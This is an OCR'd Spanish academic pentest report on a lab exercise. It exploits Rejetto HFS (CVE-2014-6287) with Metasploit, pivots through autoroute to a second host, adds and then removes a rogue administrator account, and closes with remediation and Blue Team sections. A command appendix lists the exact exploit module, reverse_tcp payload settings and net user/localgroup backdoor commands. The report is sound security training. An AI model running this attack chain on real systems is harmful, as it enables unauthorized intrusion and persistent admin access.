
Para materializar este concepto, se utilizó la técnica de *pivoting* (o pivoteo), que consiste en encaminar tráfico a través de una sesión establecida (en este caso, Meterpreter en Host-A) para alcanzar objetivos que no tienen conexión directa con la máquina del atacante, como el Host-B (10.0.2.15).

Configuración.

Luego de obtener acceso shell sobre Host-A y confirmar su presencia en la red interna, se configura el pivoting con el módulo autoroute de Metasploit. Esta acción permite

Figura 12

Adición de ruta interna autoroute



Nota: Se ejecuta el comando run autoroute -s 10.0.2.0/24 en la sesión Meterpreter de Host-A, confirmando la adición de la ruta y la correcta configuración del mecanismo de pivote.


Escaneo y explotación de Host-B

Aprovechando el túnel creado mediante pivoting, se lleva a cabo un escaneo de puertos en Host-B (10.0.2.15), empleando el módulo auxiliary/scanner/portscan/tcp desde la consola principal de Metasploit. El resultado muestra Múltiples puertos abiertos, dentro de los cuales el

puerto 80/tcp revela la ejecución de una instancia vulnerable de HttpFileServer, al igual que en Host-A.

Figura 13

Escaneo de puertos TCP en Host-B a través del pivoting



Conexiones activas

Proto	Direcci local	Direcci remota	Estado	PID
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	2608
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	692
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:554	0.0.0.0:0	LISTENING	2668
TCP	0.0.0.0:2869	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:10243	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	372
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	772
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	880
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	472
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	2000
TCP	0.0.0.0:49157	0.0.0.0:0	LISTENING	480
TCP	10.0.2.5:139	0.0.0.0:0	LISTENING	4
TCP	192.168.88.8:139	0.0.0.0:0	LISTENING	4
TCP	192.168.88.8:139	192.168.88.15:45556	ESTABLISHED	4
TCP	192.168.88.8:2869	192.168.88.15:35920	CLOSE_WAIT	4
TCP	192.168.88.8:2869	192.168.88.15:35986	CLOSE_WAIT	4
TCP	192.168.88.8:2869	192.168.88.15:40144	CLOSE_WAIT	4

Nota: El módulo de escaneo TCP identifica puertos críticos abiertos en Host-B, lo que habilita la explotación de la misma vulnerabilidad CVE-2014-6287 en el nuevo objetivo.


Se ejecuta el exploit Rejetto HFS contra Host-B, logrando la obtención de una nueva sesión Meterpreter en el objetivo interno.

Acceso y post-explotación en Host-B

Una vez comprometido Host-B, se valida la sesión obtenida y se recolecta información del entorno: interfaces, sistema operativo, arquitectura, idioma y usuario en contexto. Los comandos sysinfo y getuid permiten obtener toda esta información relevante.

Figura 14

Validación de sesión y análisis en Host-B



Nota: Se corrobora la obtención de la shell Meterpreter en Host-B, mostrando los detalles del sistema comprometido: versión de OS, arquitectura, usuario autenticado y contexto de la sesión.

Post-explotación y Prueba de Concepto (PoC) en Host-B

Tras lograr acceso Meterpreter en Host-B, se procedió a realizar la fase de post-explotación, cuyo objetivo era demostrar control sobre el host mediante la creación y gestión de usuarios privilegiados, acción solicitada en la guía de actividades.


Creación de usuario con privilegios en Host-B

Se ejecutaron los siguientes comandos para crear el usuario “jorge_ortega” con permisos de administrador, cumpliendo con la PoC Red Team:

- net user jorge_ortega 1086133062 /add
- net localgroup administradores jorge_ortega /add

Figura 15

Creación de usuario y asignación de privilegios




Nota: El primer comando añade un nuevo usuario al sistema, mientras que el segundo lo incorpora al grupo local de administradores.

Verificación visual de persistencia de usuario

Para complementar la documentación, se presenta la pantalla de inicio de sesión de Windows donde ya figura el usuario “jorge_ortega”, evidenciando la persistencia local y su disponibilidad para inicio de sesión.

Figura 16

Comprobación visual del usuario creado en pantalla de inicio de sesión



Nota: Muestra la ventana de inicio de Windows 7 con el nuevo usuario PoC visible, garantizando que los cambios realizados son persistentes y verificables desde la GUI del sistema.

Eliminación y limpieza de artefactos

Figura 17

Limpieza y reversión post-PoC en Host-B

```
Z:\>net localgroup administradores jorge_ortega /add
net localgroup administradores
net localgroup administradores jorge_ortega /add
Se ha completado el comando correctamente.

Z:\>net localgroup administradores
Nombre de alias     administradores
Comentario          Los administradores tienen acceso completo y sin restricciones al equipo o dominio

Miembros

-------------------------------------------------------------------------------
Administrador
jorge_ortega
usuario
Se ha completado el comando correctamente.

Z:\>net user jorge_ortega /delete
net user jorge_ortega /delete
Se ha completado el comando correctamente.

Z:\>
```

Nota: El comando elimina el usuario PoC para regresar el host a su estado anterior. La evidencia visual debe mostrar el mensaje satisfactorio de eliminación.

Cadena de Ataque y Metodología Aplicada

La ejecución de la prueba Red Team siguió una metodología estructurada y rigurosa, compuesta por fases secuenciales que permitieron comprometer la infraestructura simulada, pivotar entre segmentos de red y demostrar el nivel de control alcanzado sobre los sistemas objetivo. A continuación, se describe la cadena de ataque aplicada, la justificación técnica de cada etapa y la alineación con los requerimientos del escenario.

Descripción de la metodología y cadena de ataque

La ejecución de la simulación ofensiva se estructuró siguiendo las fases estandarizadas de una prueba de penetración, alineando las tácticas, técnicas y procedimientos (TTPs) con el marco de referencia MITRE ATT&CK for Enterprise . Este marco permite categorizar las acciones del adversario, desde el acceso inicial hasta el impacto final, proporcionando un lenguaje común para analizar la intrusión (Mitre Corporation, 2024) .

1. **Reconocimiento activo externo:** Se identificó el target Host-A empleando Nmap para el escaneo de puertos y reconocimiento de servicios, ubicando el servidor vulnerable HttpFileServer v2.3 expuesto en el puerto 80/tcp.

2. **Explotación remota inicial:** Usando Metasploit Framework y el módulo exploit/windows/http/rejetto_hfs_exec, se ejecutó un ataque exitoso sobre Host-A, obteniendo acceso remoto al sistema objetivo.

3. **Post-explotación en Host-A:** Se procedió a enumerar interfaces de red, rutas y servicios utilizando comandos como ipconfig, netstaty route print, comprobando la presencia de doble conectividad (acceso simultáneo a redes externas e internas).

4. **Pivoting a red interna:** Se configuró la técnica de pivoting mediante el uso del módulo autoroute en Metasploit, lo que permitió encaminar tráfico desde el entorno atacante (Parrot OS) hacia el segmento 10.0.2.0/24, donde reside Host-B.

5. **Reconocimiento y explotación lateral:** Desde el túnel pivotado, se realizó un escaneo de servicios y puertos abiertos en Host-B (10.0.2.15). Se identificó nuevamente HttpFileServer vulnerable, replicando la explotación con el mismo módulo y obteniendo una sesión Meterpreter interna.

6. **Post-explotación y Prueba de Concepto (PoC) en Host-B:** Durante esta etapa se procedió a evidenciar el control total sobre el sistema objetivo mediante la creación de un usuario administrativo temporal (“jorge_ortega”), su inclusión al grupo “administradores” y la validación visual en la pantalla de inicio de sesión del sistema.

7. **Limpieza y reversión (Ética):** Finalmente, para cumplir con buenas prácticas de laboratorio ético, se eliminaron los artefactos de la prueba (usuario PoC), restaurando el estado inicial del host comprometido.

Tabla 1

Herramientas usadas por cada fase de pentesting

Fase	Herramienta	Acción ejecutada	Objetivo
Reconocimiento externo	Nmap	Escaneo de servicios en Host-A	Identificación de vector
Explotación inicial	Metasploit Framework	Exploit HFS en Host-A (CVE-2014-6287)	Obtener shell remota
Post-explotación Host-A	cmd.exe, Meterpreter	Enumeración de interfaces, rutas, servicios	Mapear opciones de pivoting
Pivoting	Metasploit (autoroute)	Túnel a interno 10.0.2.0/24 vía Host-A	Atacar objetivos internos
Escaneo/ataque lateral	Metasploit (scanner/exploit)	Descubrir y explotar HFS en Host-B	Obtener control sobre Host-B
PoC Host-B	Meterpreter, cmd.exe	Creación usuario, grupo administradores, login	Demostrar persistencia/control
Limpieza	cmd.exe	Eliminación usuario PoC	Ética y restauración de estado


Justificación de la metodología aplicada.

La estrategia implementada replica el enfoque profesional de Red Team, focalizándose en atacar vectores reales de riesgo, explotar vulnerabilidades web comprobadas y demostrar pivotando efectivo sobre redes segmentadas. Se evitó el uso de ataques SMB/EternalBlue por restricciones técnicas y políticas de laboratorio, priorizando métodos válidos y factibles en el entorno simulado.

Cada decisión técnica selección de herramienta, configuración de pivote, elección de cargas útiles se fundamentó en los objetivos del ejercicio: demostrar intrusión, persistencia y control efectivo con evidencia forense en cada paso. Esta cadena de ataque está completamente soportada por capturas, comandos y validaciones visuales documentadas, también se puede tener una perspectiva más detallada y didáctica analizando la siguiente Figura 18, donde se sintetiza los pasos que se siguieron para lograr el objetivo propuesto

Figura 18

Diagrama de Flujo de la Cadena de Ataque



Nota: Representación visual de la cadena de ataque (Cyber Kill Chain) ejecutada, detallando el flujo lógico desde el reconocimiento inicial hasta la post-explotación y movimiento lateral.

Cronología del Incidente (Cronología)

A continuación, se presenta una cronología detallada de las realizadas por el Red Team durante la evaluación de seguridad, desde las acciones iniciales hasta la finalización del movimiento lateral.

Tabla 2

Cronología de Acciones del Equipo Rojo

Fecha y Hora (NZDT)	Acción Realizada	Resultado y Observaciones
22/11/2025 - 03:01	Escaneo de puertos en Host-A (192.168.88.8)	Se identifica el puerto 80/tcp abierto ejecutando Rejetto HFS v2.3. Vector de ataque identificado.
22/11/2025 - 03:06	Explotación de CVE-2014-6287 con Metasploit	Se obtiene shell de comandos remotos exitosa en Host-A. Acceso inicial completado.
22/11/2025 - 03:08	Enumeración de interfaces y rutas en Host-A	ipconfig, route print revelan doble conectividad: 192.168.88.8 (externa) y 10.0.2.5 (interna). Pivoting habilitado.
22/11/2025 - 03:11	Configuración de pivoting con autoroute	Ejecución: run autoroute -s 10.0.2.0/24. Trayectoria a red interna establecida exitosamente.
22/11/2025 - 03:14	Escaneo lateral de Host-B (10.0.2.15)	Módulo auxiliary/scanner/portscan/tcp identifica puerto 80/tcp abierto en Host-B.Host-B es vulnerable.
22/11/2025 - 03:17	Explotación de HFS en Host-B vía pivoting	Se replica exploit CVE-2014-6287 contra 10.0.2.15. Shell Meterpreter obtenida en Host-B.

Fecha y Hora (NZDT)	Acción Realizada	Resultado y Observaciones
22/11/2025 - 03:20	Validación de sesión en Host-B	Comandos sysinfo, getuidc onfirman acceso remoto y contexto del usuario. Sistema operativo: Windows 7 Professional.
22/11/2025 - 03:23	Creación de usuario administrativo en Host-B	net user jorge_ortega 1086133062 /add. Usuario PoC creado exitosamente.
22/11/2025 - 03:26	Escalada de privilegios (grupo administradores)	net localgroup administradores jorge_ortega /add. Confirmación: usuario pertenece a grupo de administradores.
22/11/2025 - 03:27	Verificación visual de persistencia	Captura de pantalla de login de Windows 7 mostrando el nuevo usuario "jorge_ortega" disponible.Persistencia validada.
22/11/2025 - 03:30	Eliminación de artefactos y limpieza ética	net user jorge_ortega /delete. Usuario PoC eliminado, sistema restaurado al estado inicial.

Nota: Las horas son aproximadas y se basan en la secuencia de capturas de pantalla generadas durante la prueba para reconstruir la línea de tiempo del ataque.

Plan de Remediación y Recomendaciones

La mitigación de los riesgos identificados a través de la explotación exitosa del entorno requiere adoptar una serie de acciones técnicas y estratégicas centradas en la remediación de las vulnerabilidades, la reducción de la superficie de ataque y la mejora de las defensas defensivas a nivel de infraestructura. Se recomienda implementar el siguiente plan de remediación:

Remediación inmediata

Desinstalación o actualización de HFS (HttpFileServer) v2.3:

Eliminación inmediata o actualización a la versión más reciente y segura del software, preferiblemente reemplazando por soluciones soportadas. Se debe evitar exponer versiones sin soporte en sistemas de producción.

Aplicación de parches de seguridad:

Verifique que todos los sistemas Windows cuenten con las actualizaciones de seguridad más recientes, incluyendo parches para componentes críticos y servicios de red.

Eliminación de cuentas o accesos sospechosos:

Revisar y eliminar cualquier usuario no autorizado creado como resultado del compromiso (“jorge_ortega”), e investigar otras posibles cuentas persistentes.

Fortalecimiento de la infraestructura

Segmentación robusta y restricción de rutas internas:

Minimizar la conectividad innecesaria entre segmentos internos, emplear reglas estrictas de firewall y direcciones específicas para separar zonas de confianza.

Deshabilitar servicios y puertos no utilizados:

Cerrar todos los puertos y servicios no estrictamente requeridos, en especial los orientados a administración remota.

Implementación de listas blancas y monitoreo proactivo:

Configurar listas blancas de aplicaciones; monitorizar eventos y registros en tiempo real para detectar actividad anómala o acceso administrativo fuera de horario.

Programa de mejora continua

Auditorías periódicas de vulnerabilidades:

Realizar escaneos de vulnerabilidades recurrentes en toda la infraestructura, con foco en servidores expuestos y transición de servicios a protocolos modernos y seguros.

Capacitación y concienciación:

Impulsar programas internos de capacitación para equipos técnicos, reforzando la detección y respuesta rápida ante incidentes de seguridad.

Simulación de ataques (ejercicios del equipo rojo):

Programar ejercicios periódicos de penetración ética o simulacros de ataque para validar que las mejoras implementadas en los controles sean efectivas y sostenibles.

Respuesta a incidentes y preparación.

Desarrollo de un plan formal de respuesta a incidentes:

Documentar y ensayar procedimientos de reacción ante intrusión, brechas y escalada interna.

Copias de seguridad y restauración comprobada:

Mantenga copias de seguridad actualizadas, verificadas periódicamente y desconectadas del entorno crítico para recuperación ante posibles daños o ransomware.

La implementación prioritaria de estas acciones reducirá significativamente el riesgo de explotación de vulnerabilidades similares, aumentará la resiliencia del entorno ante ataques de Red Team y fortalecerá la postura global de ciberseguridad.

Apéndice técnico de comandos

Tabla 3

Matriz de Comandos y Herramientas Utilizadas en el Test de Intrusión

Fase	Comando	Descripción
Reconocimiento externo	nmap -sS -sV 192.168.88.8	Escaneo de puertos y servicios en Host-A
Identificación de servicios		(Salida de Nmap/banner grab para detectar "HFS 2.3")
Explotación inicial (Host-A)	use exploit/windows/http/rejetto_hfs_exec	Seleccionar módulo de exploit en Metasploit
	set RHOSTS 192.168.88.8	Definir IP objetivo (Host-A)
	set RPORT 80	Definir puerto objetivo
	set PAYLOAD windows/meterpreter/reverse_tcp	Payload para obtener shell Meterpreter
	set LHOST 192.168.88.15	Definir IP atacante
	run	Ejecutar el exploit
Post-explotación Host-A	ipconfig	Enumerar interfaces de red
	route print	Ver rutas disponibles
	netstat -ano	Ver puertos/tcp y conexiones activas
Pivoting	run autoroute -s 10.0.2.0/24	Habilitar pivoting al segmento interno

Fase	Comando	Descripción
Reconocimiento interno	use auxiliary/scanner/portscan/tcp	Módulo para escanear Host-B desde pivoting
	set RHOSTS 10.0.2.15	IP objetivo Host-B
	set PORTS 80,135,139,445,2869,5357,10243	Puertos a escanear
	set THREADS 10	Hilos simultáneos
	run	Ejecutar escaneo
Explotación lateral (Host-B)	use exploit/windows/http/rejetto_hfs_exec	Selección nuevo del exploit
	(Repetir set RHOSTS, RPORT, PAYLOAD, LHOST según Host-B)	Configuración con IP del Host-B
	run	Ejecutar exploit
Post-explotación Host-B	sysinfo	Información del sistema comprometido
	getuid	Usuario/explorador del contexto
	shell	Acceso shell cmd.exe Host-B
	net user jorge_ortega 1086133062 /add	Crear usuario PoC
	net localgroup administradores jorge_ortega /add	Añadir usuario a grupo administradores
	net user	Listar usuarios locale
	net localgroup administradores	Mostrar miembros de administradores
Limpieza	net user jorge_ortega /delete	Borrar usuario PoC (restaurar entorno)

Nota. Esta tabla consolida los comandos ejecutados durante el pentesting para garantizar la trazabilidad, permitir la reproducción controlada del ataque y servir como referencia técnica en ejercicios de Red Team.

Estrategia de Respuesta y Contención (Blue Team)

Fundamentos Operativos del Blue Team

El equipo Blue Team y el equipo de respuesta a incidentes son componentes esenciales para la defensa y gestión efectiva de la seguridad informática en una organización. Aunque ambos trabajan con el fin común de proteger los activos digitales, sus funciones, enfoques y momentos de intervención difieren significativamente.

El equipo Blue Team se centra fundamentalmente en la prevención y defensa continua. Sus responsabilidades incluyen el monitoreo permanente de la infraestructura, análisis de vulnerabilidades, implementación de controles de seguridad, hardenización de sistemas y mejora continua de la postura defensiva. Realizan acciones para evitar que los ataques ocurran o progresen.

Por otro lado, el equipo de respuesta a incidentes se activa específicamente cuando un evento de seguridad ha sido detectado. Su papel es analizar el incidente, contener el daño, erradicar la amenaza, recuperar la normalidad operativa y documentar el proceso para aprendizaje futuro. Su labor es más táctica y reactiva en comparación con el Blue Team.

Tabla 4

Comparativa de roles y funciones

Aspecto	Equipo Blue Team	Equipo de respuesta a incidentes
Enfoque principal	Prevención y defensa proactiva	Gestión reactiva y recuperación tras un incidente
Objetivo	Mantener la seguridad y evitar brechas	Contener, erradicar y recuperar tras un incidente
Momento de activación	Operación continua y permanente	Activación post detección de un evento
Actividades clave	Monitoreo, análisis de vulnerabilidades, hardenización	Análisis forense, contención, erradicación, recuperación
Herramientas utilizadas	SIEM, IDS/IPS, firewalls, herramientas de hardenización	Herramientas forenses, playbooks, sistemas de tickets
Productos entregables	Informes de seguridad, métricas, recomendaciones	Informes de incidentes, cronologías, planes de mitigación

Nota: Este entendimiento permite que ambos equipos colaboren eficazmente, aprovechando fortalezas propias para proteger a SecureNova Labs ante amenazas complejas.

Contextualización organizacional y condiciones para la respuesta y contención

Situación actual de SecureNova Labs.

SecureNova Labs enfrenta un ataque informático en tiempo real que afecta directamente la seguridad de su infraestructura tecnológica, en particular una estación de trabajo con sistema operativo Windows denominada Host-B. Este ataque se enmarca dentro de un contexto previo donde el Host-B fue comprometido mediante técnicas avanzadas de movimiento lateral desde un servidor perimetral vulnerable (Host-A), tal como se evidenció en la Etapa 3 de este ejercicio.

Restricciones presupuestales y selección de herramientas GPL

Dadas las limitaciones presupuestales de SecureNova Labs, resulta imperativo que todo material, herramienta y solución tecnológica empleada para la detección, análisis, contención y erradicación de ataques sea de licencia libre y preferiblemente bajo licencias GPL o equivalentes. Esta restricción condiciona la selección de software y hardware, limitando el uso de productos propietarios que podrían implicar costos elevados y licenciamiento restrictivo.

Impacto de las condiciones organizacionales en la estrategia de respuesta.

Estas condiciones organizativas y financieras configuran el marco operativo bajo el cual el equipo Blue Team debe desarrollar sus actividades. Consecuentemente, la estrategia de respuesta y contención se orienta hacia el uso eficiente de soluciones de código abierto cuyos resultados sean confiables, escalables y compatibles con la infraestructura existente, garantizando así una defensa efectiva sin sobrepasar los límites presupuestales.

Esta combinación de un escenario de ataque real y restricciones presupuestales motiva la implementación de un plan de respuesta ágil, riguroso y técnicamente fundamentado, que permita mitigar riesgos y recuperar la normalidad operativa en el menor tiempo posible.

Respuesta Ante un Ataque en Tiempo Real

Detección y Monitoreo en Tiempo Real

La detección inmediata de actividades maliciosas es crucial para minimizar el impacto de un ataque. El equipo Blue Team debe implementar soluciones de monitoreo continuo empleando herramientas libres, como OSSEC para el análisis de logs y Wireshark para análisis de tráfico de red. Estas herramientas habilitan la identificación de patrones anómalos y la correlación de eventos que permiten diferenciar incidentes reales de falsos positivos.

Este monitoreo se basa en reglas y firmas actualizadas regularmente para asegurar la identificación oportuna de vectores de ataque conocidos y novedosos. Además, el análisis de comportamiento basada en heurísticas complementa la capacidad de identificar ataques desconocidos o avanzados.

